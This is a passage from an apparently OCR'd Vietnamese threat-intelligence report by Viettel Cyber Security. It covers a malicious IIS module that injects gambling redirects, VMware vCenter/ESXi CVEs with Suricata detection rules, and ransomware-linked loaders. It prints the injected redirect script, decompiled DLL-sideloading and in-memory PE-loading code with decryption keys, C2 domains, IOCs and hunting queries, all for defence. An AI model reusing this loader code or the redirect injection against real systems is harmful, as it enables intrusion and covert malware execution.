
Dựa vào các request header được gửi lên, module IIS sẽ thực hiện chèn đoạn mã javascript vào phản hồi trả về nhằm hiện các quảng cáo cờ bạc tới người dùng, từ đó tăng lượt truy cập đến các loại hình quảng cáo trên.

```
document.writeln("<!-- Google tag (gtag.js) -->");
document.writeln("<script async src=\'https://www.googletagmanager.com/gtag/js?id=G-2FK43E86ZM\'></script
document.writeln("<script>");
document.writeln("  window.dataLayer = window.dataLayer || [];");
document.writeln("  function gtag(){dataLayer.push(arguments);}");
document.writeln("  gtag(\'js\', new Date());");
document.writeln("");
document.writeln("  gtag(\'config\', \'G-2FK43E86ZM\');");
document.writeln("</script>");

document.writeln("<script LANGUAGE=\'JavaScript\'> ");
document.writeln("<!-- ");
document.writeln("window.location=\'https://www.n88007.com/?id=96771704'; ");
document.writeln("// --> ");
document.writeln("</script>");
```

Hình 29. Đoạn mã javascript điều hướng quảng cáo cờ bạc (theo Viettel Threat Intelligence)

Các đường link dẫn tới nội dung các website quảng báo cờ bạc được mã độc nhúng trong chính mình và sử dụng mã hóa SM4 để tránh bị phát hiện. Trước khi thực thi các hành vi chính, mã độc sẽ tiến hành giải mã các đường dẫn trên với key giải mã là 1111111122222222.



Hình 30. Giải mã với key 1111111122222222 (theo Viettel Threat Intelligence)

Các đường dẫn URL thu được sau khi giải mã:

- http://d113luh9lxg6ay[.]cloudfront[.]net/vnfmlip.txt
- http://d113luh9lxg6ay[.]cloudfront[.]net/vnfmllj.txt
- http://d113luh9lxg6ay[.]cloudfront[.]net/vnfmljs.txt
- http://d113luh9lxg6ay[.]cloudfront[.]net/vnfmldz.txt

Dựa trên nội dung quảng cáo được chèn vào, có thể thấy số lượng các máy chủ tại Việt Nam đã nhiễm mã độc trên là khá nhiều. Qua thu thập, tìm kiếm thông tin trên không gian mạng, Viettel Threat Intelligence tìm thấy ít nhất 94 tên miền tại Việt Nam bị ảnh hưởng bởi mã độc trên.

Hình 31. Danh sách URL bị chèn vào quảng cáo (theo Viettel Threat Intelligence)

Viettel Threat Intelligence nhận định:

- Sau quá trình mở rộng điều tra, Viettel Threat Intelligence nhận thấy đây là một chiến dịch có quy mô tổ chức lớn, bền bỉ, nhắm mục tiêu vào nhiều hệ thống máy chủ tại Việt Nam.

- Quá trình phân tích cho thấy mã độc được thiết kế tinh vi, sử dụng nhiều kỹ thuật che giấu, mã hoá. Ứng dụng được phát triển qua nhiều phiên bản, chứng tỏ nhóm tấn công là những người có trình độ, kỹ thuật cao.

Phụ lục 2. Các lỗ hổng trên vCenter và EXSi có khả năng được các nhóm tấn công sử dụng trong thực tế

1. CVE-2021-21972 | Lỗ hổng thực thi mã từ xa trên VMWare vCenter Server

Thông tin tổng quan:

Lỗ hổng cho phép tin tặc không cần xác thực có thể khai thác lỗ hổng thông qua port 443 để tải lên một file bất kỳ từ đó thực thi lệnh không hạn chế quyền trên hệ điều hành hệ thống vCenter Server.

Mức độ đánh giá của VCS-TI: **Nghiêm Trọng**.

Điều kiện khai thác:

- Phiên bản VMWare vCenter sử dụng phải dưới phiên bản 6.5 U3n, 6.7 U3l, hoặc 7.0 U1c
- Tin tặc phải có kết nối tới portal web VMware vCenter

Dấu hiệu nhận biết:

Gói tin mà tin tặc gửi đi đồng thời sẽ có các dấu hiệu sau:

- Truy vấn HTTP phương thức POST
- Địa chỉ URL "/ui/vropspluginui/rest/services/uploadova"

Rule Suricata:

alert http any any -> any any (msg:"Detect CVE-2020-21972"; flow:to_server,established; content:"/ui/vropspluginui/rest/services/uploadova"; startswith; http_uri; content:"POST"; http_method; classtype:web-application-attack; sid:20212322; rev:1;)

2. CVE-2021-21985 | Lỗ hổng thực thi mã từ xa trên VMware vCenter Server

Thông tin tổng quan:

Lỗ hổng xảy ra do thiếu xác thực đầu vào trong Virtual SAN Health Check plug-in, được bật mặc định. Tin tặc khai thác thông qua cổng 443, sau khi thành công, tin tặc không cần xác thực có khả năng thực thi các lệnh tùy ý trên máy chủ vCenter.

Mức độ đánh giá của VCS-TI: **Cao**.

Điều kiện khai thác:

- Máy chủ cài đặt và sử dụng một trong các phiên bản sau:
  - vCenter Server 6.5
  - vCenter Server 6.7

- vCenter Server 7.0
- Cloud Foundation (vCenter Server) 3.x
- Cloud Foundation (vCenter Server) 4.x

- Tin tặc cần phải có khả năng truy cập vCenter Server qua cổng 443

Dấu hiệu tấn công:

Gói tin của tin tặc có các dấu hiệu sau:

- Truy vấn HTTP phương thức POST
- Truy vấn đến "/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper"
- Truy vấn có chứa chuỗi "methodInput"

Rule suricata:

alert http any any -> any any (msg:"CVE-2021-21985";content:"POST";http_method;content:"/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper";startswith;http_uri;content:"methodInput";http_client_body;classtype:web-application-attack;sid:20212462;rev:1;)

3. CVE-2022-31680 | Lỗ hổng thực thi mã từ xa trên VMware vCenter Server Platform Services Controller

Thông tin tổng quan:

Lỗ hổng Java deserialization trong chức năng Platform Services Controller của VMware vCenter Server. Tin tặc với đặc quyền quản trị viên có thể khai thác lỗ hổng để thực thi mã từ xa trên hệ thống.

Mức độ đánh giá của VCS-TI: **Cao**.

Điều kiện tiên quyết:

- Hệ thống sử dụng VMware vCenter Server phiên bản 6.5
- Tin tặc có đặc quyền quản trị viên có thể kết nối đến hệ thống

Dấu hiệu nhận biết:

Gói tin tin tặc sử dụng khai thác lỗ hổng có các dấu hiệu sau:

- Truy vấn HTTP phương thức GET
- Truy vấn đến endpoint /psc/data/constraint/

- Chứa các chuỗi base64 trong URI

4. CVE-2021-22005 | Lỗ hổng thực thi mã từ xa trên VMware vCenter Server

Thông tin tổng quan:

Lỗ hổng xảy ra trong Analytics Service, tin tặc không cần xác thực có thể khai thác thông qua cổng 443 để tải lên tệp tùy ý. Khai thác thành công cho phép tin tặc không xác thực có thể thực thi mã từ xa trên máy chủ, từ đó chiếm quyền điều khiển hệ thống.

Mức độ đánh giá của VCS-TI: **Nghiêm Trọng.**

Điều kiện tiên quyết:

- Máy chủ cài đặt và sử dụng VMware vCenter Server phiên bản 6.7 và 7.0.
- Tin tặc cần phải có khả năng truy cập vCenter Server qua cổng 443.

Dấu hiệu nhận biết:

Kịch bản thứ nhất:

Gói tin của tin tặc gửi đi có các dấu hiệu sau:

- Truy vấn HTTP phương thức POST
- Truy vấn đến "/analytics/telemetry/ph/api/hyper/send"
- Chứa chuỗi "../" (khai thác lỗ hổng path traversal)

Rule suricata:

alert http any any -> any any (msg:"Detecting CVE-2021-22005 attack telemetry endpoint";content:"POST";http_method;content:"/analytics/telemetry/ph/api/hyper/send"; startswith;http_uri;content:"../";http_uri;classtype:web-application-attack;sid:202127721;rev:1;)

Kịch bản thứ hai:

Gói tin của tin tặc gửi đi có các dấu hiệu sau:

- Truy vấn HTTP phương thức POST
- Chứa chuỗi "/analytics/ph/api/dataapp/agent"
- Chứa chuỗi "..;/" (bypass proxy filter để khai thác path traversal)

Rule suricata:

alert http any any -> any any (msg:"Detecting CVE-2021-22005 attack dataapp

endpoint";content:"POST";http_method;content:"/analytics/ph/api/dataapp/agent";http_uri;content:"..|3b|/";http_uri;classtype:web-application-attack;sid:202127722;rev:1;)

5. CVE-2019-5544 | Lỗ hổng thực thi mã từ xa trên VMware ESXi

Thông tin tổng quan:

OpenSLP service được chạy trên VMware ESXi host để triển khai Service Location Protocol (SLP). Tin tặc có thể truy cập đến dịch vụ này trực tiếp qua port 427 hoặc qua Horizon DaaS management appliance, qua đó ghi đè vùng nhớ heap của dịch vụ này, dẫn đến thực thi hành vi thực thi mã từ xa.

Mức độ đánh giá của VCS-TI: **Cao**.

Điều kiện tiên quyết:

Hệ thống sử dụng các phiên bản sau:

- ESXi 6.7
- ESXi 6.5
- ESXi 6.0
- Horizon DaaS 8.x

Tin tặc phải có kết nối từ ngoài internet đến port 427 trên máy VMware ESXi host hoặc đã truy cập được vào Horizon DaaS management appliance.

6. CVE-2020-3952 | Lỗ hổng Information Disclosure trên VMware vCenter Server

Thông tin tổng quan:

Tin tặc có quyền truy cập mạng vào cổng 389 trên vmdir deployment1 có thể trích xuất thông tin có độ nhạy cảm cao như thông tin xác thực tài khoản quản trị, từ đó sử dụng để xâm phạm vCenter Server hoặc các dịch vụ khác phụ thuộc vào vmdir để xác thực.

Mức độ đánh giá của VCS-TI: **Cao.**

Điều kiện tiên quyết:

- vCenter Server đang chạy ở phiên bản 6.7 và các phiên bản Platform Services Controllers được cập nhật từ các phiên bản vSphere cũ.
- Tin tặc phải có kết nối mạng tới VMware Directory Service.

KHUYẾN NGHỊ

- Viettel Threat Intelligence khuyến nghị quản trị viên cập nhật VMware VCenter và ESXi

lên các phiên bản mới nhất, cài đặt đầy đủ bản vá cho các lỗ hổng. Đường dẫn tải xuống các bản vá:

  - https://customerconnect.vmware.com/group/vmware/patch

- Sử dụng WAF/IDS/IPS để phát hiện và ngăn chặn tấn công dựa theo dấu hiệu khai thác của nguy cơ khi tin tặc tấn công.


Ngoài ra để đảm bảo an toàn thông tin cho tổ chức trước nguy cơ bị tấn công Ransomware, Viettel Threat Intelligence khuyến nghị quản trị viên thực hiện các cấu hình sau cho VMware vSphere:

- Kết nối quản trị
  - Siết kết nối quản trị (port 22, 443, 5480) tập trung thông qua 1 hệ thống trung gian hỗ trợ 2FA
- Tài khoản quản trị
  - Không có các tài khoản không sử dụng
  - Sử dụng xác thực local (SSO của vCenter), không sử dụng tài khoản AD
  - Phân quyền tối thiểu theo nghiệp vụ quản trị
- ESXi host
  - ESXi host phải cấu hình chế độ lockdown tối thiểu là Normal
  - Disable SSH trên toàn bộ ESXi host

Phụ lục 3: Mã độc Ransomware mã hóa dữ liệu và hạ tầng ảo hóa của tổ chức, doanh nghiệp

1. Mẫu 1: version.dll

Mã độc sử dụng kỹ thuật DLL-SideLoading thông qua chương trình OneDriveStandaloneUpdater.exe có chữ ký sạch của Microsoft. File này khi được thực thi sẽ tiến hành thực thi file version.dll độc hại nằm cùng thư mục.



Hình 32. File chứa chữ ký của Microsoft (theo Viettel Threat Intelligence)

File version.dll khi được thực thi tiến hành tạo mutex theo format mtx_<UserName>, sau đó nó tiến hành đọc file uninstall000.dat trong cùng thư mục.

```
pcbBuffer = 256;
GetUserNameW(Buffer, &pcbBuffer);
wsprintfW(Name, L"%s_%s", L"mtx", Buffer);
CreateSemaphoreW(0i64, 1, 5, Name);
if ( GetLastError() == 183 )
  exit(0);
cs_init(&v2);
GetModuleFileNameW(0i64, Filename, 0x104u);
cs_set_data(&v2, Filename);
v0 = cs_wcsrchr(&v2, '\\');
v1 = sub_7FFCA0B32360(&v2, v5, v0);
sub_7FFCA0B324B0(&v2, v1);
cs_release(v5);
wsprintfW(v9, L"%ws\\uninstall000.dat", v2);
v4 = decrypt_dat_file(v9);
if ( v4 )
  sub_7FFCA0B332C0(v4);
cs_release(&v2);
```

Hình 33. File version.dll tiến hành tạo Mutex và đọc file (theo Viettel Threat Intelligence)

Tại hàm decrypt_dat_file, mã độc tiến hành khởi tạo key giải mã WigcZhRdWqX6m3GmTciv9, sau đó mở file uninstall000.dat.

```
v13 = j__malloc_base(0x400ui64);
qmemcpy(KEY, L"WigcZhRdWqX6m3GmTciv9", 0x2Cui64);
lpString = KEY;
v15 = 1;
v23 = lstrlenW(KEY);
*dwDataLen = 2 * v23;
hFile = CreateFileW(filename, GENERIC_READ, 1u, 0i64, 3u, 0x8000000u, 0i64);
```

Hình 34. Khởi tạo key giải mã (theo Viettel Threat Intelligence)

Sau khi khởi tạo key giải mã, mã độc tiến hành hash chuỗi key với SHA 256 và giải mã dữ liệu file dat bằng AES 128.

```
qmemcpy(szProvider, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x6Cui64);
if ( !CryptAcquireContextW(&phProv, 0i64, szProvider, 0x18u, 0xF0000000)
  || !CryptCreateHash(phProv, CALG_SHA_256, 0i64, 0, &phHash) )
{
  goto LABEL_9;
}
if ( !CryptHashData(phHash, lpString, dwDataLen[0], 0) )
{
  LastError = GetLastError();
  return 0i64;
}
if ( CryptDeriveKey(phProv, CALG_AES_128, phHash, 0, &phKey) )
{
  if ( v15 )
    v9 = 160;
  else
    v9 = 320;
  v19 = v9;
  v26 = operator new(v9);
  lpBuffer = v26;
  NumberOfBytesRead = 0;
  Final = 0;
  v5 = 0;
  FileSize = GetFileSize(hFile, 0i64);
  v3 = 0;
  v6 = 0;
  while ( 1 )
  {
    v10 = ReadFile(hFile, lpBuffer, 0xA0u, &NumberOfBytesRead, 0i64);
    if ( !v10 || !NumberOfBytesRead )
      break;
    v5 += NumberOfBytesRead;
    if ( v5 >= FileSize )
    {
      Final = 1;
      printf("final chunk set, len: %d = %x\n", NumberOfBytesRead, NumberOfBytesRead);
    }
    if ( !CryptDecrypt(phKey, 0i64, Final, 0, lpBuffer, &NumberOfBytesRead) )
      break;
```


Hình 35. Hash chuỗi key và giải mã dữ liệu (theo Viettel Threat Intelligence)

Dữ liệu sau khi giải mã là 1 file PE, mã độc sẽ tiến hành parse dữ liệu của file PE này và thực thi nó trong memory.

```
 Size = nt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].Size;
 VirtualAddress = nt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress
 v19 = 0i64;
LABEL_53:
 if ( v19 >= Size )
   return ((new_data + v7->OptionalHeader.AddressOfEntryPoint))();
 v11 = (&new_data->e_magic + v19 + VirtualAddress);
 if ( !*v11 || !v11[1] )
   return ((new_data + v7->OptionalHeader.AddressOfEntryPoint))();
```

Hình 36. Dữ liệu được thực thi trong memory (theo Viettel Threat Intelligence)

File PE vừa giải mã được viết bằng Golang 1.20.2 và được tin tặc tải từ github về và lưu tại đường dẫn *C:\Users\Administrator\Downloads\geacon_plus-main*. Geacon_plus là Cobalt Strike beacon được viết lại bằng golang nhằm bypass AV.



Hình 37. File PE được tải về (theo Viettel Threat Intelligence)

C&C của mã độc được cấu hình như hình dưới.

```
; __int64 main_config_https
main_config_https dq offset aHttpsAnalysisM
                                        ; DATA XREF: main_config_init+1D5↑r
                                        ; "https://analysis.ms-azurelogs.com"
```

Hình 38. C&C của mã độc (theo Viettel Threat Intelligence)

2. Mẫu 2: AutoUpdate.exe

Khi được thực thi, mã độc tiến hành mở file tại đường dẫn C:\ProgramData\catalog_c.raw. Sau khi mở, mã độc sẽ tiến hành đọc các file trong file catalog_c.raw bằng thư viện minizip.

```
Stream = fopen("C:\\ProgramData\\catalog_c.raw", "rb");
if ( Stream )
{
  fseek(Stream, 0, 2);
  Size = common_ftell<long>(Stream);
  rewind(Stream);
  Buffer = j__malloc_base(Size);
  fread(Buffer, 1ui64, Size, Stream);
  memset(v15, 0, 72ui64);
  memset(v12, 0, sizeof(v12));
  LODWORD(v12[1]) = Size;
  v12[0] = j__malloc_base(Size);
  qmemcpy(v12[0], Buffer, LODWORD(v12[1]));
  sub_7FF655572120(v15, v12);
  file = unzOpen2("__notused__", v15);
  if ( sub_7FF6555751C0(file) )
  {
    printf("get first file error");
    return -1;
  }

  else if ( unzOpenCurrentFile(file) )
  {
    printf("get first file error");
    return -1;
  }
  else
  {
    Block = 0i64;
    for ( i = 0; ; i += CurrentFile )
    {
      CurrentFile = unzReadCurrentFile(file, buf, 0x1000u);
      if ( !CurrentFile )
        break;

      if ( Block )
        Block = j__realloc_base(Block, CurrentFile + i);
      else
        Block = j__malloc_base(CurrentFile);

      if ( !Block )
        return 0;

      qmemcpy(&Block->signature[i], buf, CurrentFile);
    }

    unzClose(file);
    printf("load database success, size:%d \n", i);
    shellcode = check_and_load(Block, 0i64, v14);
    (shellcode)(0i64, 0i64, 0i64, 0i64);
    return 0;
```


Hình 39. Mã độc tiến hành đọc file (theo Viettel Threat Intelligence)

Mã độc đọc các file con bên trong và kiểm tra đặc điểm từng file, file con chứa bên trong là 1 file PE đã bị xoá và custom lại header. Nếu file được bắt đầu bằng chuỗi byte [0x88, 0x94, 0x86, 0x57, 0x66], mã độc sẽ tiến hành parse lại cấu trúc PE mới của mã độc.

```
v27 = 0i64;
if ( data )
{
  if ( data->signature[0] != 0xFFFFFF88
    || data->signature[1] != 0xFFFFFF94
    || data->signature[2] != 0xFFFFFF86
    || data->signature[3] != 0x57
    || data->signature[4] != 0x66 )
  {
    printf("unknow types!\n");
    return 0i64;
  }
  if ( data->MemPtr && data->Size )
  {
    new_buffer = VirtualAlloc(data->MemPtr, data->Size, 0x3000u, 4u);
    if ( !new_buffer )
      new_buffer = VirtualAlloc(0i64, data->Size, 0x3000u, 4u);
    if ( new_buffer )
    {
      for ( i = 0i64; i < data->NumberOfSection; ++i )
      {
        raw_mem = &data->signature[data->Sections[i].PointerToRawData];
        virtual_mem = &new_buffer[data->Sections[i].VirtualAddress];
        if ( data->Sections[i].VirtualSize <= data->Sections[i].SizeOfRawData )
        {
          for ( j = 0i64; j < data->Sections[i].VirtualSize; ++j )
            virtual_mem[j] = raw_mem[j];
```


Hình 40. Mã độc tiến hành parse lại PE (theo Viettel Threat Intelligence)

File PE có header custom được định nghĩa như hình dưới:



Hình 41. File PE được custom (theo Viettel Threat Intelligence)

Dựa trên đặc điểm của file, có thể thấy file PE này là công cụ frp version v0.53.2 được sử dụng để tunnel vào máy tính nạn nhân. Kiểm tra file dump, mã độc chạy với command -c v.ini để load config của mã độc.



Hình 42. Thông tin file dump (theo Viettel Threat Intelligence)

3. Dấu hiệu nhận biết / Hạ tầng mã độc

- AutoUpdate.exe
  - MD5: 07F85171FFA199899EC0B7136F164986
  - SHA1: D1E74FCE59CBA9B6C17858BF55C38FF0CFE4F5DD
  - SHA256: FC9A2144BB00FD79BBC820880EE0DFC6EB5C10D6BB2F86310AD9D3300144F1F5

- catalog_c.raw
  - MD5: C3DBEEB5B9339E62FA9300F4E3BBC89D
  - SHA1: A49F088E92BE96FAB3FAF0C47F51340700DC5DB2
  - SH256: 36A2AEEE2E2544D8536CD425350EE49409E1C791C38001C45BF263FEB336CAC5

- version.dll:
  - MD5: AE9601C8A66D41828795A3F6CCE31B19
  - SHA1: 59FD6C36F7F1DF95E0E68B48351F947998C67C68
  - SHA256: B82A546F752766A78655A1BD80106EF8C701802B64CFC466D5053CBA51021943

- uninstall000.dat
  - MD5: DE33F0E9EDF04726396E802CBED71702
  - SHA1: CF0A88140A67C1986DCF485E965C933106419039
  - SHA256: 7C3894E32774C8B61B8CC6A5DEDFF3B62B3DD1EF2544E10DCA2B17334398ECD0

Network IOCs:

- 54.180.143[.]194
- analysis.ms-azurelogs[.]com

4. Quản trị viên có thể kiểm tra các dấu hiệu bất thường sau

- **Việc bật hoặc tắt bất thường SSH trên ESXi (Lưu ý: SSH được tắt mặc định)**

  Kiểm tra trong tệp **shell.log**:
  norm_id="VmwareESX" label="Enable" label="SSH"
  | chart count() by log_host,message

- **Việc tin tặc tấn công Brute-force hoặc password-spraying SSH trên ESXi:**

  Kiểm tra tệp "**/var/log/vobd.log**":
  [label="SSH" label="Login" label="Fail"
  | chart distinct_count(user) as user_count by log_host, source_address
  | search user_count > 5] as s1 followed by
  [label="Session" label="Open" label="SSH"] as s2 on
  s1.source_address=s2.source_address

- **Việc tin tặc brute-force web interface hoặc các tài khoản lạ của ESXi.**

  Kiểm tra tệp "**/var/log/hostd.log**" với các lần đăng nhập không thành công đi kèm với lần đăng nhập thành công sau đó.
  [10 label="Authentication" label="Fail" action="Rejected" having same source_address]
  as s1 followed by
  [label="Authentication" label="Successful" action="Accepted"]
  as s2 on s1.source_address=s2.source_address

  Ngoài ra, quản trị viên cũng có thể kiểm tra tệp "**/var/log/auth.log"** để kiểm tra các thông tin đăng nhập đáng ngờ (Ví dụ nhiều user đăng nhập không thành công trên cùng một địa chỉ IP).

5. Cách phản ứng / Xử lý mã độc

Đề nghị khách hàng dựa trên các IoC để thực hiện các công việc sau:

- Rà soát mã độc trong tổ chức.

- Cập nhật IoC vào các giải pháp bảo vệ của đơn vị, tổ chức (SIEM, IPS/IDS, ...).

Phơi bày những mối nguy đang rình rập

Nhanh chóng nắm bắt thông tin, đưa ra phán đoán và phản ứng trước các rủi ro tiềm ẩn!

- **Nhận diện Chủ động:** Phát hiện sớm những nguy cơ tiềm ẩn trước khi bị tấn công.
- **Rà quét Toàn diện:** Không bỏ sót bất kỳ nguy cơ nào.
- **Hỗ trợ từ Chuyên gia:** Tư vấn chiến lược để phòng ngừa và xử lý các rủi ro.

viettel security

We commit to excellence

Best Cyber Security Company - Asia.

năm 2022, 2023

(100-499 nhân sự)

1. Nguồn tri thức đa dạng và độc quyền

Với lợi thế từ nhà mạng đa quốc gia cùng tri thức an ninh mạng đầu ngành, kết hợp với mạng lưới thông tin dữ liệu từ các đối tác quốc tế, các nguồn Darkweb, Viettel Threat Intelligence **tự động theo dõi và thông báo ngay lập tức cho doanh nghiệp về các mối đe dọa** khi phát hiện nguy cơ như tấn công có chủ đích APT, tấn công mã hóa dữ liệu ransomware, rò rỉ thông tin dữ liệu, các tên miền, ứng dụng giả mạo thương hiệu để lừa đảo khách hàng, ...

2. Báo cáo chuyên sâu chính xác và kịp thời

Viettel Threat Intelligence cung cấp cái nhìn bao quát nhất cho doanh nghiệp thông qua **Báo cáo chuyên sâu** được tổng hợp phân tích theo **đặc thù từng quốc gia, từng nhóm ngành lĩnh vực và đánh giá tình hình ATTT của chính doanh nghiệp trong bối cảnh chung.**

3. Chuyên gia chất lượng cao tiêu chuẩn quốc tế

Doanh nghiệp được **hỗ trợ 24/7** bởi những **chuyên gia tầm quốc tế** đã đạt nhiều chứng chỉ uy tín như GCTI, CTIA, ... **Chất lượng của Viettel Threat Intelligence đã được minh chứng qua nhiều giải thưởng quốc tế lớn** như: Gartner, Cybersecurity Excellence Awards, IT World Awards, ...

viettel security

LIÊN HỆ

BẢO VỆ AN TOÀN THÔNG TIN CHO TỔ CHỨC CỦA BẠN CÙNG VIETTEL CYBER SECURITY

Công ty An ninh mạng Viettel – Trực thuộc Tập đoàn Viettel

Trụ sở: Tầng 41, Keangnam Landmark 72, Đ. Phạm Hùng, Q. Nam Từ Liêm, Hà Nội, Việt Nam

Văn phòng miền Nam: Tầng 28, tòa A2, Toà nhà Viettel, số 285 Đ. Cách Mạng Tháng 8, P. 12, Q.10, TP. Hồ Chí Minh, Việt Nam

Website: https://viettelcybersecurity.com/

Email: vcs.sales@viettel.com.vn